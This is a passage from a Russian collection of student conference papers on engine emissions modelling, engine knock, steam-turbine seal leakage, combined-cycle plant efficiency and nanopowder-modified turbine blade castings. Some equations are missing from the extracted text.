
2) в основе которой лежит бимолекулярный механизм.

Общепринятой теорией образования оксида азота из атмосферного азота и кислорода в процессе сгорания является термическая теория.

Окисление азота происходит по цепному механизму:



Газовая смесь может содержать также водяные пары. В этом случае образование NO дополняется следующими реакциями:



Из рассмотренных уравнений химических реакций определяющей является реакция (2), идущая с поглощением теплоты. Скорость данной реакции в большей степени зависит от концентрации атомарного кислорода.

Первые две основные реакции идут по цепному механизму в соответствии с общепринятой теорией окисления азота воздуха, окисление азота воздуха

кислородом воздуха под воздействием высоких (не менее 2000°K) температур продуктов сгорания [3], т.е. реакция идёт в зоне продуктов сгорания. Азот при повышенных давлениях и температурах (свыше 6 МПа и 2000°K) в КС дизеля реагирует с кислородом воздуха с образованием преимущественно оксида NO [4].

Окисление азота происходит по цепному механизму, согласно схеме, предложенной Н. Н. Семёновым [5]:



– скорость процесса в целом определяется скоростью реакции образования атомарного азота, характеризующейся высоким активационным барьером: реакции следуют друг за другом мгновенно;

– выход NO определяется максимальной температурой сгорания, законом охлаждения, концентрацией исходных веществ в продуктах сгорания и не зависит от химической природы горючего.

С точки зрения уменьшения выбросов NO по «быстрому» и «термическому» механизмам наиболее перспективной является такая организация процесса сгорания в цилиндре дизеля, при которой достигаются высокие значения коэффициента избытка воздуха в зоне горения для снижения образования «быстрых» NO и низкие значения максимальных температур продуктов сгорания для уменьшения образования «термических» NO. Одним из направлений реализации данного подхода является организация гомогенного смесеобразования и сгорания в дизелях.

Анализ полученных результатов показал, что в камере сгорания современного дизеля формирование основной массы оксидов азота происходит по «термическому» механизму. Поэтому, при проведении расчетов образования NO в камере сгорания современного дизеля более предпочтительным является использование только «термической» схемы Зельдовича.

Список источников

1. Говорущенко Н.Я. Экономия топлива и снижение токсичности на автомобильном транспорте / Н.Я. Говорущенко. – М.: Транспорт, 1990.–135 с.
2. Зельдович Я.Б. Окисление азота при горении / Я.Б. Зельдович, П.Я. Садовников, Д.А. Франк-Каменецкий. – М.: изд-во АН СССР, 1947.–145с.
3. Звонов В. А. Токсичность двигателей внутреннего сгорания / В.А. Звонов. – М.: Машиностроение, 1981.–243 с.
4. Марков В.А. Токсичность отработавших газов дизелей / В.А. Марков, Р.М. Баширов, И.И. Габитов. – М.: изд-во МГТУ им. Н.Э. Баумана, 2002. – 376с.
5. Семенов Н.Н. Теория горения и взрыва / Н.Н. Семенов. – М.: Успехи физических наук. – Том XXIII. – Вып. 3. – С. 251-292.

Материал поступил в редколлегию 15.03.2024

УДК 621.43

Анализ программ для математического моделирования NO_x и CO в дизельных двигателях

Феськов Дмитрий Владимирович (асп. гр. 20-ТД (асп.))

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Обозова Александра Алексеевича (obozov51@mail.ru)

Аннотация. Двигатели внутреннего сгорания (ДВС), в том числе транспортные, парк которых непрерывно увеличивается, являются одними из основных загрязнителей окружающей среды. Поэтому прогнозирование выбросов токсичных веществ с отработавшими газами ДВС, с целью разработки конструктивных и организационно-технических мероприятий по их снижению, является одной из важнейших научно-технических проблем. В настоящее время моделирование образования токсичных веществ в ОГ ДВС проводится на основе различных эмпирических формул, имеющих весьма ограниченное применение, а именно в пределах конструктивных (для двигателя), термодинамических и стехиометрических (для рабочего тела) параметров процесса, при которых проводились эксперименты и были получены эти эмпирические формулы.

Ключевые слова: моделирование, математическая модель, эмпирические формулы, программный комплекс, турбулентность.

В исследовании основное внимание было сосредоточено на изучении существующих и перспективных ПК для моделирования гидродинамических процессов ТА, а также сложных химических процессов, происходящих при горении (на основе модели, описывающей турбулентно-химические взаимодействия между конечными пространственными элементами камеры сгорания).

Исследование показало, что к числу существующих и потенциальных на сегодняшний день разработок, относятся следующие ПК:

- GT-POWER (Gamma Technology)
- BOOST(AVL)
- AMESim
- WAVE
- DIESEL-RK
- ЛОГОС(РОСАТОМ)

В основе работы первых четырех ПК лежит модель Хироюсу, учитывающая следующие критерии:

- Модель состоит из двух основных частей: модели тепловыделения и образования выбросов
- Скорость тепловыделения определяют следующие процессы: скорость испарения капель и скорость уноса воздуха в зону горения
- Учитывается влияние завихрения брызг

• Распыление разделено на зоны, имеющие собственные температуру, объем, массу воздуха и топлива

Отечественный ПК основан на РК-модели, имеющей все признаки, относящиеся к модели Хироясу, но также учитывающей теплообмен между зонами, а также особую зону пересечения потоков с поверхностью стенки. Скорость тепловыделения рассчитывается во всем цилиндре как функция суммы скоростей испарений в зонах [1].

Логос Аэро-Гидро:

Программное обеспечение включает в себя такие модули, как модуль моделирования аэродинамических потоков, модуль моделирования гидродинамических потоков, модуль расчета турбулентности и модуль моделирования многокомпонентных смесей. Каждый модуль предоставляет мощный инструментарий для проведения вычислительных экспериментов и анализа результатов.

Логос Аэро-Гидро обладает несколькими ключевыми преимуществами:

Во-первых, оно обеспечивает высокую точность и надежность результатов, что позволяет инженерам и исследователям получить наиболее точную картину того, как работает система.

Во-вторых, оно имеет простой и интуитивно понятный интерфейс, что делает его доступным для широкого круга пользователей.

В-третьих, оно предоставляет возможность проводить быстрые вычисления, что позволяет инженерам и исследователям сократить время, затрачиваемое на расчеты и моделирование [2].

Сеть по сжиганию топлива в двигателях внутреннего сгорания (Engine Combustion Network) – это всемирная группа учреждений, проводящая семинары (ECN Proceedings), начиная с 2011 г. целью которых является повышение уровня знаний о распылении и сгорании в условиях, соответствующих двигателю.




Рис.1. Интерфейс поиска данных по дизельному топливу

Ключевым направлением деятельности является использование

оборудования распылительной камеры, работающего в определенных целевых условиях, с целью использования исследовательских возможностей и расширенной диагностики всех участников ECN. Помимо этого, одной из целей является расширение интернет-библиотеки хорошо документированных экспериментов, подходящих для проверки моделей и продвижения научного понимания процессов сгорания в условиях, специфичных для двигателей [3].

Корректное прогнозирование образования токсичных веществ в продуктах сгорания ДВС помогло бы содействовать в снижении NO_x, CO в проектируемых двигателях.

Подходы к созданию двигателей, основанные не на эмпирических формулах сгорания и образования токсичных веществ, а на строгих физических и химических процессах, сокращают период разработки новой техники, в результате математического моделирования объём экспериментальных работ значительно сокращается, что дает существенный экономический эффект при необходимом улучшении экологических характеристик.

Результаты, полученные лично автором: выполнен анализ существующих программ, позволяющих осуществлять построение математических моделей, описывающих параметры потока в отработавших газах дизельных двигателей, проведен сравнительный анализ отечественных и зарубежных программных комплексов, найдена обширная библиотека проведенных испытаний различных сортов топлива и построенных на их результатах моделей для дальнейших исследований в области экологии ДВС.

Список источников

1. Hiroyuki Hiroyasu, Toshikazu Kadota and Masataka Arai: "Development and Use of a Spray Combustion Modeling to Predict Diesel Engine Efficiency and Pollutant Emissions," paper 214-12, Bull. JSME, vol. 26, No. 214, pp. 576-583, 1983.
2. <https://sapr.ru/article/25934>.
3. <https://ecn.sandia.gov/>.
4. Рогалев В.В. Судовые малооборотные дизели. Брянск, 2009.
5. Обозов А.А. Разработка теоретических основ и средств повышения эффективности систем технического диагностирования малооборотных дизелей. диссертация на соискание ученой степени доктора технических наук / Московский государственный технический университет им. Н.Э. Баумана. Брянск, 2010.

Материал поступил в редколлегию 15.03.2024

УДК 544.454.3

Исследование влияния детонации на характеристики двигателей внутреннего сгорания

Хлистко Юлия Аркадьевна (ст. гр. О-20-ЭМ-двс-Б)

*Работа выполнена под руководством доцента кафедры «Турбиностроение,
электро- и теплоэнергетика» Роголева Владимира Владимировича
(Yuliya322002@gmail.com)*

Аннотация. Рассмотрены условия возникновения детонации в двигателях внутреннего сгорания и методы борьбы с этим грозным явлением.

Ключевые слова: камера сгорания, управляемый рабочий процесс, детонация, топливо, рабочая смесь, смесеобразование.

Детонация, или «стук», в двигателях, работающих на легком топливе, характеризуется таким увеличением скоростей тепловыделения в завершающих стадиях процесса сгорания, что в цилиндре возникают ударные волны, регистрируемые на индикаторных диаграммах в виде больших вибраций давления. Периодические отражения этих ударных волн от стенок камеры сгорания вызывают звонкий металлический стук высоких тонов – один из наиболее характерных признаков детонации [1, 2]. Например, при наибольшей протяженности камеры сгорания 0,1 м частота «стука» обычно составляет около 6 кГц, что соответствует скорости ударных волн 1200 м/с.

На пути своего распространения ударные волны вызывают резкое увеличение интенсивности свечения, регистрируемого методом щелевой фоторазвертки в виде ряда ярких полос. Видно, что возникшие в результате детонации ударные волны затухают относительно медленно - вибрации давления охватывают значительную часть такта расширения. Вызывая разрушение более холодных пограничных слоев газа, ударные волны могут существенным образом усиливать теплоотдачу в стенки камеры сгорания и днище поршня, а при своем отражении от стенок гильзы цилиндра эти ударные волны разрушают находящуюся на них масляную пленку, вследствие чего возникает сухое трение, приводящее к усиленному износу верхнего пояса гильзы и поршневых колец. Однако возникающие при этом вибрации, особенно, если они попадают в резонанс с собственной частотой колебаний, могут вызывать разрушение деталей двигателя.

Причиной возникновения первичных ударных волн является рождение очагов самовоспламенения взрывного типа, в которых выделение энергии происходит с такими скоростями, что давление не успевает выравняться. Относительно слабые первичные ударные волны могут вызывать на своем пути воспламенение некоторых смежных объемов смеси, также предельно близких к самовоспламенению, в результате чего процесс распространения последнего оказывается в принципе сходным с процессом распространения детонационной

волны, отличающейся от обычной (классической) детонации относительно малой глубиной химического превращения в ее фронте.

Последствия детонации в двигателе автомобиля очень серьезные, и ни в коем случае нельзя затягивать выполнение ремонтных работ, ведь чем дольше ездить с этим явлением – тем большим разрушениям подвергается двигатель и его отдельные элементы. Так, к последствиям детонирования относятся:

1. Прогорание прокладки головки блока цилиндров. Материал, из которого она выполнена, не рассчитан на работу в условиях повышенной температуры и повышенного давления, возникающих в процессе детонации.

2. Ускоренный износ всех элементов цилиндропоршневой группы.

3. Пробой головки блока цилиндров.

4. Прогорание поршня. В частности, его огневого днища.

5. Разрушение перемычек между кольцами. Под воздействием высоких температуры и давления они могут разрушиться одними из первых среди других деталей двигателя.

6. Изгиб шатуна. В условиях взрыва шатун может поменять свою форму.

7. Прогорание тарелок клапанов. Это процесс происходит очень быстро даже при слабой детонации.

Выбор метода устранения детонации зависит от причины, которая вызвала этот процесс. Методами борьбы с детонацией являются:

1. Использование топлива с параметрами, рекомендованными автопроизводителем. В частности, это касается октанового числа. Необходимо заправляться на проверенных заправках.

2. Установить более позднее зажигание.

3. Выполнить раскоксовку, почистить двигатель, удалить нагар и грязь.

4. Выполнить ревизию системы охлаждения двигателя. В частности, проверить состояние радиатора, патрубков, воздушного фильтра.

6. Правильно эксплуатировать машину, не ездить на высоких передачах с малой скоростью.

Детонация обычно происходит на горячем двигателе. Она более вероятна на моторах, которые эксплуатируются при минимальных нагрузках. Это связано с тем, что у них на поршнях и стенках цилиндров имеется много нагара. Обычно двигатель детонирует на низких оборотах.

Необходимо бороться с явлением детонации и не допускать её возникновения на двигателе.

Список источников

1. Конкс Г.А. Современные подходы к конструированию поршневых двигателей: учеб. пособие / Г.А. Конкс, В.А. Лашко. – М.: МОРКНИГА, 2009. – 388 с.

2. Рогалев В.В. Управляемый рабочий процесс в двигателях внутреннего сгорания: учеб. пособие / В.В. Рогалев. – Брянск: БГТУ, 2004. – 148 с.

3. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Прямое управление моментом асинхронных двигателей при их питании от одного преобразователя частоты. Электротехника. 2015. № 9. С. 29-35.

4. Дмитриевский Е.В., Обозов А.А. Альтернативные тепловые двигатели. Брянск, 2015.

5. Обозов А.А., Таричко В.И. Математическое имитационное моделирование рабочего процесса автомобильного двс в целях получения диагностической информации. Двигателестроение. 2013. № 2 (252). С. 21-25.

Материал поступил в редколлегию 15.03.2024

УДК. 621.165

Влияние влажности пара на потерю утечками в ступенях ПТУ

Брикс Елисей Евгеньевич (гр. 0-20-Эм-т-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Перевезенцев Виктора Тимофеевича (perevezenцев40@mail.ru)

Аннотация. Проведен анализ технического устройства уплотнений, выявлены законы и принципы утечек рабочего тела, а также область применения в турбомашинах.

Ключевые слова: ПТУ, утечки, влажность пара, уплотнения.

В современных энергетических установках многие турбинные ступени работают на влажном паре. Эта проблема возникла с момента появления паровых турбин. Особое внимание данному явлению было уделено при развитии атомной энергетики и огромным масштабом производства конденсационных турбин большой мощности, работающих на высоких и сверхкритических параметрах пара.

Виды потерь от влажности пара:

- Термодинамические – возникают в процессе расширения, связаны с теплообменом между фазами вследствие разности температур капель и пара.


- Газодинамические – затраты части кинетической энергии пара на ускорение капель; уменьшение массы пара, развивающей полезную работу на РЛ; изменение формы РЛ из-за эрозии; увеличение потерь на трение в водяной плёнке и парокапельном пограничном слое.

- Прямые потери торможения – происходят вследствие ударного тормозящего воздействия капель воды на РЛ из-за различного направления векторов скорости пара и влаги.

В расчётах этих потерь часто используются предельно упрощённые общие коэффициенты, дающие количественное представление о специфических потерях в присутствии влаги.

Однако обычно используемые способы расчётов не учитывают дополнительные потери в ступени от влажности пара и её влияния на величину потерь утечками, которая оказывает существенное влияние на КПД ступеней ЦВД турбин АЭС. В настоящее время в тепловых расчётах ступеней при расчёте потерь утечками фактором влажности пренебрегают. Однако, термодинамические процессы, происходящие в сужающемся сопле и лабиринтовом уплотнении различны: в идеальном случае в сопле – изоэнтропийный, а в лабиринте – изоэнтальпийный, следовательно, влияние влажности на коэффициенты расхода указанных элементов ступени должны

быть различными [1].



Проточная часть осевых турбомашин формируется в основном из активных ступеней с небольшой степенью реакции на РЛ. На рис. 1 представлена конструкционная схема указанной ступени. При небольшой степени реакции утечками через периферийные и корневые уплотнения РЛ можно в первом приближении пренебречь и потерю утечками в ступени оценивать по расходу через диафрагменное уплотнение по выражению:

$$\xi_{\text{ду}} = \frac{\eta_{\text{ол}} \cdot \mu_y \cdot F_y}{\mu_c \cdot F_c \cdot \sqrt{z_{\text{ду}}}} \quad (1),$$

где $\xi_{\text{ду}}$ – относительная величина потерь утечками,

μ_y, μ_c – коэффициенты расхода в

диафрагменном уплотнении и сопловой решётки соответственно,

F_y, F_c – площадь зазора в уплотнении и выходная

площадь сопловой решётки,

$z_{\text{ду}}$ – число гребней в уплотнении,

$\eta_{\text{ол}}$ – относительный лопаточный КПД ступени.

Так как для одной о той же ступени $F_y, F_c, z_{\text{ду}}$ и $\eta_{\text{ол}}$ одинаковы для обеих рабочих сред, то можно записать:

$$\bar{\xi}_{\text{ду}} = \frac{\mu_y^{\text{вл}}}{\mu_y^{\text{нп}}} \cdot \frac{\mu_c^{\text{нп}}}{\mu_c^{\text{вл}}} \quad (2).$$

Обработка экспериментальных данных позволила нам получить зависимость типа:

$$\frac{\mu_y^{\text{вл}}}{\mu_y^{\text{нп}}} = f(y_0) \quad (3),$$

где y_0 - диаграммная влажность пара перед диафрагменным уплотнением.

Зависимость (3) представлена на рис. 2.

Здесь сплошными линиями обозначены графики, характеризующие влияние влажности (y_0) и числа гребней (z) на коэффициент расхода (μ_y) для ступенчатого лабиринтового уплотнения, а пунктирными линиями - для прямоточного уплотнения. Из графиков видим, что ступенчатые уплотнения более чувствительны к фактору числа гребней в лабиринте [2].

Как видно из рис. 2, зависимостью (3) можно пользоваться при степени влажности пара за сопловой решёткой $y_1 \leq 10\%$. В случае $y_1 > 10\%$ она даёт чрезмерную погрешность.

Математическая обработка графиков позволила получить зависимость вида:

$$\frac{\mu_y^{вл}}{\mu_y^{пп}} = 1 + [a + b \cdot (z - 3)] \cdot y_0 \quad (4).$$

Для ступенчатого уплотнения: $a = 0,779$; $b = 0,032$

Для прямоточного уплотнения: $a = 0,39$; $b = 0,0493$

Выражение (4) справедливо для случаев: $z = 3 \dots 9$; $y_0 = 0 \dots 0,25$.




Рис. 2. Зависимости $\frac{\mu_y^{вл}}{\mu_y^{пп}} = f(y_0)$ и $\frac{\mu_c^{пп}}{\mu_c^{вл}} = f(y_1)$

Анализ рабочих параметров пара для турбин АЭС показал, что ступени ЦВД работают в диапазоне диаграммной влажности $y = (0,25 \dots 15,7) \%$, а ступени ЦНД при $y \leq (7,1 \dots 14,2) \%$. Поэтому диапазон действия приведенных выше формул вполне достаточен для оценки потерь утечками во влажнопаровых турбинах АЭС.

Список источников

1. Буглаев В.Т. Модернизация диафрагменных уплотнений цилиндра высокого давления турбины К-500-5,9/300 / В.Т. Буглаев, В.Т. Перевезенцев, М.А. Шилин, М.А. Пости.
2. Паротурбинная установка энергоблоков Балаковской АЭС: учеб. пособие / А.Д. Трухний, А.Е. Булкин // М. Изд-во МЭИ.
3. Евенко В.И., Стребков А.С. Анализ топливной экономичности газотурбинных тэц. Теплоэнергетика. 2006. № 10. С. 74-77.
4. Дроконов А.М. Подшипники турбинных установок. Брянск, 2009.
5. Дергачев К.В., Коростелев Д.А. Особенности разработки и программной реализации имитационной модели эрозионного изнашивания рабочих лопаток мощных влажно-паровых турбин. Вестник Брянского государственного технического университета. 2008. № 4 (20). С. 49-57.

Материал поступил в редколлегию 25.03.2024

УДК 621.1.018

Перспективные направления совершенствования утилизирующих ПГУ

Брылев Максим Сергеевич (ст. гр. О-20-ЭМ-т-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Осипова Александра Вадимовича (avo-turbo@mail.ru)

Аннотация. Рассмотрены перспективы совершенствования утилизирующих парогазовых установок. Внедрение ПГУ на российские ТЭС.

Ключевые слова: ПГУ, повышение КПД, ПТУ, ГТУ, котел-утилизатор.

Парогазовые установки (ПГУ) наиболее перспективное направление развития в области электрогенерирующих установок. Это связано с их преимуществами: высоким КПД, низкой стоимостью строительства, низким потреблением технологической воды, меньшим количеством выбросов вредных веществ в атмосферу.

Внедрение ПГУ на российских ТЭС особенно актуально, поскольку для выработки электроэнергии на 70% станций используется сжигание природного газа [1].

В утилизирующих ПГУ газотурбинный и паротурбинный циклы связаны между собой через котел-утилизатор и если в нем нет дополнительного сжигания топлива, то КПД ПГУ определяется по формуле:

$$\eta_{\text{ПГУ}} = \eta_{\text{ГТУ}} + (1 - \eta_{\text{ГТУ}})\eta_{\text{КУ}}\eta_{\text{ПТУ}}$$

где $\eta_{\text{ГТУ}}$ – КПД газотурбинной установки; $\eta_{\text{КУ}}$ – КПД котла-утилизатора; $\eta_{\text{ПТУ}}$ – КПД паротурбинной установки.

Электрический КПД газотурбинной установки определяется произведением термического, внутреннего относительного и электромеханического КПД. При этом внутренний относительный и электромеханический КПД зависят от совершенства изготовления агрегатов и практически имеет максимальное значение, поэтому необходимо увеличивать термический КПД [2].

В настоящее время ПГУ используют цикл Брайтона. Термический КПД этого цикла зависит от температуры отвода и подвода теплоты. Основной путь повышения термического КПД – увеличение температуры подвода теплоты. На данном этапе освоена температура подвода теплоты 1500 °С. Экспериментальные установки позволяют подводить теплоту при 1600–1700 °С, обладая при этом КПД до 45%. Современные ГТУ для надёжного охлаждения элементов турбины работают с высоким коэффициентом избытка воздуха, что приводит к большим затратам мощности на компрессоре. Ведутся работы по улучшению системы охлаждения элементов газовой турбины и снижению коэффициента избытка воздуха, что позволит повысить КПД на 1–2 %. Паротурбинная установка работает на основе цикла Ренкина. Основные способы её совершенствования включают увеличение начальных параметров, промежуточный перегрев пара, регенеративный подогрев питательной воды, снижение температуры отвода

теплоты в конденсаторе и улучшение проточной части турбины. В настоящее время для проектирования проточной части турбины используется трёхмерное моделирование, что позволяет повысить КПД до верхнего предела [3].

Однако при использовании водоохлаждаемых конденсаторов понижение температуры конденсации ниже 20 °С становится экономически невыгодным, поэтому в районах с низкими температурами наружного воздуха применяются воздухоохлаждаемые конденсаторы (ВК), которые позволяют понизить температуру отвода теплоты практически до 0 °С и ниже в зимнее время.

Однако при использовании воды в качестве рабочего тела цикла возможно её замерзание и разрушение конденсатора. Поэтому предлагается использовать бинарный цикл, в котором верхний цикл работает на воде, а нижний – органический цикл Ренкина на низкокипящем веществе (НКВ), что позволяет надёжно отводить теплоту в нижнем цикле при температуре ниже 0 °С. Исследования работы ВК и ПГУ на различных НКВ показали, что в зимнее время можно повысить КПД ПГУ на 2–3 %.

Котел-утилизатор играет важную роль в повышении эффективности парогазовых установок (ПГУ). Его КПД зависит от температуры газов на входе и выходе. Обычно температура газов на входе определяется газовой турбиной и составляет 450–640 °С. Однако для предотвращения коррозии и конденсации влаги температура газов на выходе должна быть не ниже 100 °С. Это ограничивает максимальный КПД котла-утилизатора до 86 %.

Для увеличения КПД котла-утилизатора применяют технологию работы с понижением температуры газов и конденсацией водяных паров. Это позволяет повысить КПД котла на 10–12 %, что в свою очередь увеличивает КПД ПГУ на 2–3 %. Полученный конденсат может быть использован на ТЭС, а уловленные вредные вещества снижают загрязнение окружающей среды [4].

Затраты электроэнергии на собственные нужды ПГУ составляют 1,5–2,5%. Основная доля затрат приходится на перекачку воды электронасосами. Замена электропривода насосов газотурбинным двигателем позволяет сократить затраты электроэнергии на собственные нужды на 0,5–1,5 %. Теплота уходящих газов может быть полезно использована в котле-утилизаторе, что увеличит мощность и КПД паротурбинной установки.

Список источников

1. Ольховский Г.Г. Перспективные газотурбинные и парогазовые установки для энергетики (обзор) // Теплоэнергетика. 2013. – № 2. – С. 3–12.
2. Трухний А.Д. Парогазовые установки электростанций: учеб. пособие для вузов / А.Д. Трухний. – М.: Издательский дом МЭИ, 2013. – 648 с.
3. Паровые турбины SST-200–SST-900 Siemens в России / В.Ф. Касилов // Теплоэнергетика. 2015. – № 4. – С. 10-16.
4. Асанов И.А., Галашов Н.Н., Цибульский С.А. Перспективные направления совершенствования утилизационных ПГУ // Томский политехнический университет, 2016. – С. 240–243.

Материал поступил в редколлегию 25.03.2024

УДК 621.45.034

Изготовление заготовок рабочих лопаток турбины ГТД из жаропрочных никелевых сплавов на основе применения нанотехнологий

Волков Владислав Андреевич (ст. гр. О-22-ЭМ-т-М)

Работа выполнена под руководством ст. преподавателя кафедры «Турбиностроение, электро- и теплоэнергетика», Шкодина Вячеслава Михайловича (shkodin45@mail.ru)

Аннотация. В работе изучены способы изготовления заготовок рабочих лопаток ГТД из жаропрочных никелевых сплавов на основе применения нанотехнологий, а также различных видов модификаторов, используемых при производстве.

Ключевые слова: нанопорошки, пирофорность, мелкозернистость, повышение прочности.

Современные газотурбинные двигатели требуют применения жаропрочных сплавов для лопаток турбин с высокими показателями свойств.

Согласно исследованиям, уменьшение размера кристаллитов ниже некоторой пороговой величины может приводить к значительному изменению свойств металлов и сплавов.

Такое видно, когда средний размер кристаллических зерен не превышает 100 нм, и наиболее отчетливо наблюдаются при размере зерен менее 10 нм.

Поликристаллические сверхмелкозернистые материалы со средним размером зерен менее 40 нм относятся к нанокристаллическим.

Одним из наиболее эффективных способов создания наноматериалов является использование ультрадисперсных, или наноразмерных порошков.

Из известных методов получения УДП с размером частиц 10.....100 нм, таких как распыление, помол, электролиз, разложение карбониллов и различных солей металлов, в том числе под действием взрыва, излучения, термоудара и др., только управляемый плазмохимический синтез (ПХС) дает возможность синтезировать заданные по составу фракции порошки различных металлов и соединений [1].

Порошки плавятся и испаряются, после чего, по мере снижения температуры, происходит взаимодействие паров введенных материалов.

Наиболее эффективным способом модифицирования сплава УДП является внедрение его, когда сплав находится в жидком состоянии. Такое модифицирование называется объёмным [2].

Объёмное модифицирование жидких расплавов связано с определенными трудностями их введения, равномерным их распределением по объему расплава, а также способностью растворяться в металлической матрице, которая характеризует способность элемента влиять на рост кристаллов.

Активный модификатор должен располагаться по границам зерен, а не

входить в их состав.

Изучение кристаллографические параметры нанодисперсных соединений и фазового состава нанопорошков методом рентгеноструктурного анализа позволило установить, что в конечном продукте плазмохимического синтеза нежелательно присутствие свободных элементов, особенно углерода, так как в дисперсной форме резко возрастает пирофорность (*способность твёрдого материала в мелкораздробленном состоянии к самовоспламенению на воздухе при отсутствии нагрева.*).

Исследовали различную дозировку наномодификатора – 0,1 и 0,2 % мас. из учета 50 %-го усвоения расплавом и отлито 3 блока образцов по 8 в каждом и 2 блока лопаток.

1 блок образцов – при температуре 1630 °С – без модифицирования (по серийной технологии).

2 блок образцов – с модифицированием порошками 0,1 %

3 блок образцов – с модифицированием порошками 0,2 %

4 блок лопаток – при температуре 1630 °С – без модифицирования (по серийной технологии).

5 блок лопаток – с модифицированием при температуре 1830 °С нанодисперсными порошками 0,2 %

Изучение макроструктуры отливок показало, что структура металла, полученного без применения модификатора, отличается крупнокристаллическим строением.

Мелкозернистые сплавы в сравнении с крупнозернистыми имеют повышенные значения твердости, сопротивление усталости и пластичности при комнатной и высоких температурах.

В крупнозернистых же материалах на одно зерно приходится большая локальная нагрузка, что является причиной преждевременного растрескивания по границам зерен.

При контроле макроструктуры в сечениях установлено:

- на лопатках с модифицированием произошло существенное измельчение зерна;

- на лопатках с модифицированием получена однородная по длине и сечению структура, а зерна имеют полиэдрическую форму.

Установлено, что размер макрозерна литников и пальчиковых образцов, модифицированных карбонитридными частицами, примерно в 6 раз меньше, чем в аналогичных образцах, отлитых по серийной технологии.

Список источников

1. Конкс Г.А. Современные подходы к конструированию поршневых двигателей: учеб. пособие / Г.А. Конкс, В.А. Лашко. – М.: МОРКНИГА, 2009. – 388 с.

2. Рогалев В.В. Управляемый рабочий процесс в двигателях внутреннего сгорания: учеб. пособие / В.В. Рогалев. – Брянск: БГТУ, 2004. – 148 с.

